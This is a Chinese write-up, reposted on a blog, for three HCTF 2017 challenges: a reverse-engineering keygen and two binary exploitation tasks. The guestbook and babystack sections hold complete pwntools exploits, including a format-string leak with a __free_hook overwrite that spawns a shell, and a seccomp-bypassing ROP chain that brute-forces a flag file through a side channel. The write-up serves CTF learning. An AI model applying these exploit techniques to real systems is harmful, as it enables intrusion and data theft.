
HCTF2017的三个WriteUp

转载

myh0st@信安之路 于 2022-04-02 18:57:53 发布 8 收藏
分类专栏： 信安之路 文章标签： 网络安全
原文链接：https://mp.weixin.qq.com/s?__biz=MzI5MDQ2NjExOQ==&mid=2247485415&idx=1&sn=a0dc2b53d746b6c1365c05adf01bd029&chksm=ec1e37cfdb69bed9e29fd8126d310c3f2a5ebbe35eb7a5a815269d00537fd642992cf0dcc04b&token=318602495&la



0x00 题目

感觉自己还是太菜了，比赛结束前只做出来了三道题。

> Evr_Q (level - 1)
>
> guestbook (level - 2)
>
> babystack (level - 3)

0x01 Evr_Q

程序会先要求输入 User

载入到 IDA 进行分析

但是在进行 F5 反编译的时候发生了一个错误

> **Decompilation failure:**
>
> **413238: positive sp value has been found**

解决方法就是先 undefine 掉函数，再右键选择 Code，最后 Create function 就可以正常反编译了。

```
18  v14 = GetModuleHandleW(0);
19  printf("Welcome to HCTF 2017\n\n", v7);
20  printf("Mark.09 is hijacking Shinji Ikari now...\n\n", v7);
21  printf("Check User: \n", v7);
22  v6 = 256;
23  v5 = Str;
24  scanf("%s", Str, 256);
25  if ( !sub_411316() )
26  {
27    sub_41114A();
28    exit(0);
29  }
```


可以看到 User 的输入时保存在全局数组 Str 里的，然后下面的 `sub_411316()` 函数进行 User 的 check

```
v15 = j_strlen(Str);
v4 = 0xA4;
v5 = 0xA9;
v6 = 0xAA;
v7 = 0xBE;
v8 = 0xBC;
v9 = 0xB9;
v10 = 0xB3;
v11 = 0xA9;
v12 = 0xBE;
v13 = 0xD8;
v14 = 0xBE;
for ( i = 0; i < v15 / 2; ++i )
{
  Str[i] ^= Str[v15 - 1 - i];
  Str[v15 - 1 - i] ^= Str[i];
  Str[i] ^= Str[v15 - 1 - i];
}
for ( j = 0; j < v15; ++j )
  word_41B2F0[j] = (unsigned __int8)(((((j ^ 0x76) - 52) ^ 0x80) + 43) ^ Str[j]);
for ( k = 0; k < v15; ++k )
{
  if ( word_41B2F0[k] != *(&v4 + k) )
    return 0;
}
return 1;
}
```


这就是这个函数的主要部分了，我先爆破出第一个循环加密后的字符串，又因为第一个循环本身只用了异或，所以爆破出来之后再循环一次就是正确的 User 了，脚本如下:

```
unsigned char user[12] = {0xa4,0xa9,0xaa,0xbe,0xbc,0xb9,0xb3,0xa9,0xbe,0xd8,0xbe};
unsigned char str[12];
int i,j,len;
for(i=0;i<11;++i){
    for(j=0;j<256;++j){
        if(user[i] == (((((i ^ 0x76) - 0x34) ^ 0x80) + 0x28) ^ j))
            str[i] = j;
    }
}

len = 11;
for ( i = 0; i < len / 2; ++i ){
    str[i] ^= str[len - 1 - i];
    str[len - 1 - i] ^= str[i];
    str[i] ^= str[len - 1 - i];
}
str[len] = 0;
printf("%s",str);
```


User 验证成功以后，程序又要求输入 Start Code ，其实就是 flag 。

```
printf("Check Start Code: \n", v6);
v5 = (char *)128;
v4 = flag;
scanf("%s", flag, 128);
while ( getchar() != 10 )
  ;
if ( j_strlen(flag) != 35 )
{
  sub_411398();
  sub_4110FF();
  exit(0);
}
sub_41114F((int)&unk_41B570, (int)flag);      // 第一次加密 将输入全部异或0x76
sub_4110EB(sub_41105A, sub_4111EA, dword_41B780, dword_41B784);
if ( sub_411361(1) )
{
  sub_411398();
  sub_4110FF();
  exit(0);
}
v8 = sub_4110EB(sub_411023, sub_41139D, dword_41B770, dword_41B774) != 0;
v13 = v8;
sub_411023((int)byte_41B5F0, (int)&unk_41B570);// 第二次加密flag的8-14个字符
sub_411258(dword_41B770, dword_41B774, 204);
if ( sub_411361(2) )
{
  sub_411398();
  sub_4110FF();
  exit(0);
}
v8 = sub_4110EB(sub_41106E, sub_411046, dword_41B778, dword_41B77C) != 0;
v12 = v8;
sub_41106E(byte_41B670, &unk_41B570);         // 第三次加密flag的15-21个字符
sub_411258(dword_41B778, dword_41B77C, 205);
if ( sub_411361(3) )
{
  sub_411398();
  sub_4110FF();
  exit(0);
}
v8 = sub_4110EB(sub_41105A, sub_4111EA, dword_41B780, dword_41B784) != 0;
v11 = v8;
sub_41105A(byte_41B6F0, &unk_41B570);         // 第四次加密flag的21-28个字符
sub_411258(dword_41B780, dword_41B784, 221);
for ( i = 0; i < 7; ++i )
{
  byte_41B577[i] = byte_41B5F0[i];
  byte_41B57E[i] = byte_41B670[i];
  byte_41B585[i] = byte_41B6F0[i];
}
if ( sub_411447(&unk_41B570, &unk_41B0DC) )   // 经过四个加密后的flag与密文进行对比
```


以上就是第二次输入 flag 的进行加密和验证的地方，最后的解密我也是通过爆破完成的，不算太难，脚本如下:

```c
#include <stdio.h>

int main(){
    unsigned char enCodeFinal[36]={
        0x1E,0x15,0x02,0x10,0x0D,0x48,0x48,
        0x6F,0xDD,0xDD,0x48,0x64,0x63,0xD7,
        0x2E,0x2C,0xFE,0x6A,0x6D,0x2A,0xF2,
        0x6F,0x9A,0x4D,0x8B,0x48,0xCA,0xFA,
        0x43,0x42,0x17,0x46,0x4F,0x40,0x0B
        };
    unsigned char input[36];
    int i,j,n;
    for(i=0;i<7;++i){
        input[i] = enCodeFinal[i] ^ 0x76;
    }
    for(i=7;i<14;++i){
        for(j=0;j<256;++j){
            n = j ^ 0xad;
            n = ((n << 1) & 0xaa) | ((n & 0xaa) >> 1);
            if(n == enCodeFinal[i]){
                input[i] = j^0x76;
                break;
            }
        }
    }
    for(i=14;i<21;++i){
        for(j=0;j<256;++j){
            n = j ^ 0x8E;
            n = ((n << 2) & 0xCC) | ((n & 0xCC) >> 2);
            if(n == enCodeFinal[i]){
                input[i] = j^0x76;
                break;
            }
        }
    }
    for(i=21;i<28;++i){
        for(j=0;j<256;++j){
            n = j ^ 0xEF;
            n = ((n << 4) & 0xF0) | ((n & 0xF0) >> 4);
            if(n == enCodeFinal[i]){
                input[i] = j^0x76;
                break;
            }
        }
    }
    for(i=28;i<35;++i){
        input[i] = enCodeFinal[i] ^ 0x76;
    }
    printf("%s\n",input);
    return 0;
}
```


其实这个程序还加了一个检测调试器和一些工具进程的回调函数，如果需要动态调试的话，可以把这个函数对应跳表位置的jmp改为ret。:P

0x02 guestbook

> Arch: i386-32-little
>
> RELRO: Full RELRO
>
> Stack: Canary found
>
> NX: NX enabled
>
> PIE: PIE enabled

```
welcome to my guestbook!


===========
1.add guest
2.see guest
3.del guest
4.exit prgm
===========

your choice:
```


程序主要有三个主要的功能

> add() : 添加 guest
>
> see() : 打印 guest 信息 - name 和 phone
>
> del() : 删除 guest

add() 主要代码如下：

```
v4 = __readgsdword(0x14u);
index = 0;
for ( i = 0; i <= 9; ++i )
{
  if ( !*((_DWORD *)&guest + 10 * i) )
  {
    index = i;
    printf("OK,your guest index is %d\n", i);
    *((_DWORD *)&guest + 10 * i) = 1;
    break;
  }
  if ( i == 9 )
  {
    puts("the guestbook is full XD.");
    return __readgsdword(0x14u) ^ v4;
  }
}
puts("your name?");
if ( read(0, (char *)&guest + 40 * index + 4, 0x20u) )// 输入name
{
  *((_BYTE *)&unk_3063 + 40 * index) = 0;
  pPhone[10 * index] = malloc(0x10u);
LABEL_11:
  while ( 1 )
  {
    puts("your phone?");
    memset((void *)pPhone[10 * index], 0, 0x10u);
    if ( !read(0, (void *)pPhone[10 * index], 0x10u) )
      break;
    for ( j = 0; j <= 15; ++j )
    {
      if ( (*_ctype_b_loc())[*(char *)(pPhone[10 * index] + j)] & 0x400 )
      {
        puts("I dont trust your phone number!");
        goto LABEL_11;
      }
      if ( (*_ctype_b_loc())[*(char *)(pPhone[10 * index] + j)] & 0x2000 )
      {
        puts("I dont trust your phone number!");
        goto LABEL_11;
      }
      if ( j == 15 )
      {
        *(_BYTE *)(pPhone[10 * index] + 15) = 0;
        puts("success!");
        return __readgsdword(0x14u) ^ v4;
      }
    }
  }
```


这里进行两次输入，输入 name 和 phone ，name 会保存在 bss 上，phone 会额外 malloc 一块内存进行保存。而且两个输入都有长度限制，而且 phone 还会通过 `\_ctype\_b\_loc()` 对字符类型进行检测，无法输入英文字母。

del():

```
unsigned int del()
{
  unsigned int index; // [esp+8h] [ebp-10h]
  unsigned int v2; // [esp+Ch] [ebp-Ch]

  v2 = __readgsdword(0x14u);
  puts("Plz input the guest index:");
  index = inputNum() % 0xAu;
  if ( *((_DWORD *)&guest + 10 * index) )
  {
    *((_DWORD *)&guest + 10 * index) = 0;
    memset((char *)&guest + 40 * index + 4, 0, 0x20u);
    free((void *)pPhone[10 * index]);
    pPhone[10 * index] = 0;
    puts("success!");
  }
  else
  {
    puts("Go away,hacker QAQ !");
  }
  return __readgsdword(0x14u) ^ v2;
}
```


流程比较简单：guest 标志位置 0 -> name 字段置 0 -> free 掉 phone 的内存 -> phone 的指针置 null

see():

```
unsigned int see()
{
  unsigned int index; // [esp+8h] [ebp-110h]
  char s; // [esp+Ch] [ebp-10Ch]
  int v3; // [esp+10h] [ebp-108h]
  __int16 v4; // [esp+14h] [ebp-104h]
  char v5; // [esp+16h] [ebp-102h]
  unsigned int v6; // [esp+10Ch] [ebp-Ch]

  v6 = __readgsdword(0x14u);
  puts("Plz input the guest index:");
  index = inputNum() % 0xAu;
  if ( *((_DWORD *)&guest + 10 * index) )
  {
    memset(&s, 0, 0x100u);
    *(_DWORD *)&s = ' eht';
    v3 = 'eman';
    v4 = ':';
    snprintf((char *)&v4 + 1, 0xF7u, (const char *)&guest + 40 * index + 4);
    puts(&s);
    memset(&s, 0, 0x100u);
    *(_DWORD *)&s = ' eht';
    v3 = 'nohp';
    v4 = ':e';
    v5 = 0;
    snprintf(&v5, 0xF6u, (const char *)pPhone[10 * index]);
    puts(&s);
  }
  else
  {
    puts("Go away,hacker QAQ !");
  }
  return __readgsdword(0x14u) ^ v6;
}
```


这里通过 snprintf() 和 puts() 对 guest 的信息进行打印，snprintf() 通过格式控制先将信息打印到栈上，puts() 再将这些信息统一进行输出。

那这里就有一个问题，snprintf() 和 printf() 一样存在格式化字符串漏洞。

那我们就已经 get 到了一个格式化字符串的漏洞了。

思路：

程序保护全开，通过写 GOT 表肯定不可能了，于是我决定写 `__free_hook`，但是刚开始想写一个 `one_gadget` 完事，结果发现三个 `one_gadget` 都没法用，于是我在程序段找了一个栈溢出的地方，写到那里去，之后通过泄漏 text 段地址和 canary 来通过栈溢出完成攻击。

EXP:

```python
#!/usr/bin/python
from pwn import *
import roputils
#-------------------Setting----------------------
EXCV = './guestbook'
HOST = '47.100.64.171'
PORT = 20002
ENV = {"LD_PRELOAD":"./libc.so.6"}
context(log_level='debug')

e = ELF(EXCV)

LOCAL = 1
REMOTE = 0
if LOCAL:
    io = process(EXCV,env = ENV)
    libc = e.libc
if REMOTE:
    io = remote(HOST,PORT)
    libc = ELF('libc.so.6')
#-------------------Function---------------------

def menu():
    io.recvuntil('your choice:\n')

def add(name,phone):
    io.sendline('1')
    io.recvuntil('your name?\n')
    io.send(name)
    io.recvuntil('your phone?\n')
    io.send(phone)
    menu()

def see(index):
    io.sendline('2')
    io.recvuntil('Plz input the guest index:\n')
    io.sendline(str(index))

def delete(index):
    io.sendline('3')
    io.recvuntil('Plz input the guest index:\n')
    io.sendline(str(index))
    menu()

def exit():
    io.sendline('4')

#--------------------Data------------------------

fmtPre_pad = 3
fmt_off = 8
leak_libc_off = 0x1b0da7
malloc_hook_off = 0x1b0768
free_hook_off = 0x1b18b0
one_gadget_off = 0x3a819  #0x5f065   0x5f066
text_off = 0x2e4

system_off = libc.symbols['system']
sh_off = next(libc.search('/bin/sh'))
#--------------------Code------------------------
menu()

name = '%3$p'
phone = '1'*16
#gdb.attach(io)
add(name,phone)
see(0)
io.recvuntil('the name:')
leak_libc = io.recvn(10)
leak_libc = eval(leak_libc)

libc_base = leak_libc - leak_libc_off
free_hook = libc_base + free_hook_off
one_gadget = libc_base + one_gadget_off
system = libc_base + system_off
sh = libc_base + sh_off
log.success("libc base : " + hex(libc_base))
log.success("free hook : "+hex(free_hook))
log.success("one gadget : "+hex(one_gadget))
log.success("system : "+hex(system))
log.success("sh : "+hex(sh))

name = '%pi$p'
add(name,phone)
see(1)
io.recvuntil('the name:')
leak_text = eval(io.recvn(10))
hook_text = leak_text - text_off
canary = eval(io.recvline())
log.success('hook text : '+hex(hook_text))
log.success('canary : '+hex(canary))
delete(1)

one_gadget_1 = hook_text % 0x10000
one_gadget_2 = hook_text / 0x10000
print one_gadget_1
print one_gadget_2
name = 'a'*fmtPre_pad
name += p32(free_hook+2)
name += '%'+str(one_gadget_2 - len(name))+'c%8$hn'
phone = '1'*0x10
add(name,phone)

name = 'a'*fmtPre_pad
name += p32(free_hook)
name += '%'+str(one_gadget_1 - len(name))+'c%8$hn'
phone = '1'*0x10
add(name,phone)

see(1)
menu()
see(2)
menu()

io.sendline('3')
io.recvuntil('Plz input the guest index:\n')
io.sendline('0')

payload = '0'*4
payload += p32(canary)
payload += 'a'*(8+4)
payload += p32(system)
payload += p32(sh)*2
io.sendline(payload)

io.interactive()
#flag = hctf{530b8b4d008b764671a12361e8edde30a54b35b739e6e640b5e2a0a0cc9dd701}
```


0x03 babystack

```
Arch:     amd64-64-little
RELRO:    Partial RELRO
Stack:    No canary found
NX:       NX enabled
PIE:      No PIE (0x400000)
```

很巧的是 `pwnable.tw` 上也有一道题叫 babystack ，而且对于这两道题我最后的解题思想也是基本一致的。

程序功能很简单，直接看 main 的代码

```
signed __int64 __fastcall main(__int64 a1, char **a2, char **a3)
{
  signed __int64 result; // rax
  _QWORD *v4; // [rsp+8h] [rbp-8h]

  setbuf(stdin, 0LL);
  setbuf(stdout, 0LL);
  setbuf(stderr, 0LL);
  puts("I will give you a chance");
  __isoc99_scanf("%lld", &v4);
  printf("%lld\n", *v4);
  load_filter();
  StackOverflow();
  result = 60LL;
  __asm { syscall; LINUX - sys_exit }
  return result;
}
```


程序可以接受两次输入，第一次可以接受一个指针的值，之后会有一个 printf 函数将指针指向的内容以 %lld 格式打印出来。

再之后会进入一个我重命名的叫 load_filter 的函数，这个函数的作用就是创建一个系统调用白名单，这份白名单里有：

```
read()
open()
exit()
```

其他系统调用被调用时，内核会向进程发送 **SIGSYS** 信号并终止进程。

这个函数完成之后会进入下一个函数（也是我重命名过的），这个函数就可以进行栈溢出。

```
ssize_t sub_400AD9()
{
  char buf; // [rsp+0h] [rbp-20h]

  return read(0, &buf, 0x1000uLL);
}
```


但是这里有一个问题就是，由于系统调用被禁用了，我们没有办法正常启 shell。

思路：

这时候有两个思路:

```
使过滤失效或者将 execve 加入到白名单中
利用仅有的三个系统调用获取 flag
```

刚开始我选择将重点放在过滤上，选择了第一种思路，走了很多弯路。因为我后来调试发现用来将过滤规则载入内核的 load 函数也是被禁用的状态。

于是后来我选择了第二种思路。

先通过 open() 打开 flag 文件，再通过 read() 将内容读入内存，再找一个同时带有 cmp 和跳转到一个被禁用的系统调用前的 je 或 jnz 的这么一个 gadget（有点难懂么？ XD ）。

由于跳到其他系统调用时进程接收到的信号时 **SIGSYS** ，而程序因为无效返回地址终止时接收到的信号是 **SIGSEGV** 。

这样我们就能对内存中的 flag 内容进行爆破了。

EXP:

由于题目特殊性，exp 看看思路就好。

```python
#!/usr/bin/python
from pwn import *
import roputils
#------------------Setting----------------------
EXCV = './babystack'
HOST = '47.100.64.113'
PORT = 28001
ENV = {"LD_PRELOAD":"./libc.so.6"}
context(log_level='debug')

e = ELF(EXCV)

LOCAL = 0
REMOTE = 1
if LOCAL:
    io = process(EXCV,env = ENV)
    libc = e.libc
if REMOTE:
    io = remote(HOST,PORT)
    libc = ELF('libc.so.6')
#------------------Function---------------------



#--------------------Data-----------------------
seccomp_start = 0x400A5F
start = 0x400930

puts_got = e.got['puts']
read_plt = e.plt['read']
puts_plt = e.plt['puts']


puts_off = libc.symbols['puts']
system_off = libc.symbols['system']
sh_off = next(libc.search('/bin/sh'))
write_off = libc.symbols['write']
open_off = libc.symbols['open']

main_arena_top_off = 0x3c4b78
top_base_off = 0xbe0
heap_exit_off = 0x1d0
rule_execve = 0x0000ffff0000001b

pop_rdi_ret_off = 0x0000000000021102
pop_rsi_ret_off = 0x00000000000202e8
pop_rdx_ret_off = 0x0000000000001b92
pop_rcx_ret_off = 0x000000000008220a1
pop_rax_ret_off = 0x0000000000033544
pop_rbx_ret_off = 0x000000000002a69a

cmp_cl_rsi_off = 0xd72ce #cmp cl, byte ptr [rsi] ; je 0xd726d ; pop rbx ; ret
cmp_rax_bl_off = 0x0000000000138e89 #cmp byte ptr [rax], bl ; je 0x138e94 ; ret

bss = 0x601700
fd = 3
junk = 0;
filename = bss
flag = bss+0x100
#--------------------Code-----------------------
#gdb.attach(io)
flag_get = "hctf{9b03043a4ca1a9cd309790133c40be2729b101276dfdb42cfeba4e3d4efa7f96}"
#刚开始时候的 flag_get 应该设置为 ""
len_flag = len(flag_get)#保存这个长度的原因是flag比较长，脚本又容易崩，这样可以保证每次开始的时候可以接着上一次跑.
for i in xrange(255):
    for char in range(32,128):
        io.recvuntil('chance\n')
        io.sendline(str(puts_got))

        puts = io.recvline()
        puts = int(puts)
        libc_base = puts - puts_off

        pop_rdi = libc_base + pop_rdi_ret_off
        pop_rsi = libc_base + pop_rsi_ret_off
        pop_rdx = libc_base + pop_rdx_ret_off
        pop_rcx = libc_base + pop_rcx_ret_off
        pop_rax = libc_base + pop_rax_ret_off
        pop_rbx = libc_base + pop_rbx_ret_off
        cmp_cl_rsi = libc_base + cmp_cl_rsi_off
        cmp_bl_rax = libc_base + cmp_rax_bl_off
        _open = libc_base + open_off

        payload = 'a'*0x28
        payload += p64(pop_rdi) + p64(0)
        payload += p64(pop_rsi) + p64(bss)
        payload += p64(pop_rdx) + p64(16)
        payload += p64(read_plt)#input filename

        payload += p64(pop_rdi) + p64(filename)
        payload += p64(pop_rsi) + p64(0)
        payload += p64(pop_rdx) + p64(0)
        payload += p64(_open)#open flag

        payload += p64(pop_rdi) + p64(fd)
        payload += p64(pop_rsi) + p64(flag)
        payload += p64(pop_rdx) + p64(0x100)#read flag
        payload += p64(read_plt)

        payload += p64(pop_rax) + p64(flag+i+len_flag)
        payload += p64(pop_rbx) + p64(char)
        payload += p64(cmp_bl_rax)
        payload += '7o8v' + flag_get#通过附加这个字符串可以实时看到flag的爆破进度
        io.sendline(payload)
        io.send('flag\x00')
        result = io.recvn(12)
        if('system' in result):
            flag_get += chr(char)
            if(chr(char) == '}'):
                print "!!!!flag :" + flag_get
                raw_input()
            break
    io.clean()
```


个人作品展

2017-NSCTF-PWN

二进制漏洞学习笔记

栈溢出利用之Return to dl-resolve

how2heap总结-上

个人简介

笔者是一名就读于成都信息工程大学的大二狗，Syclover 混吃等死只知后退不思进取二进制选手，主要学习二进制漏洞的分析和利用。

我是从大一进校之后才开始学习信安的，说实话进校之前我都不知道信息安全是干嘛的。

刚开始学习的是 php、sql 注入之类的东西，后来不知道怎么回事学到了二进制上面去 XD，觉得挺有意思，之后就一路坚持了下来。

实话就说这么多，求二进制大佬带一波 Orz。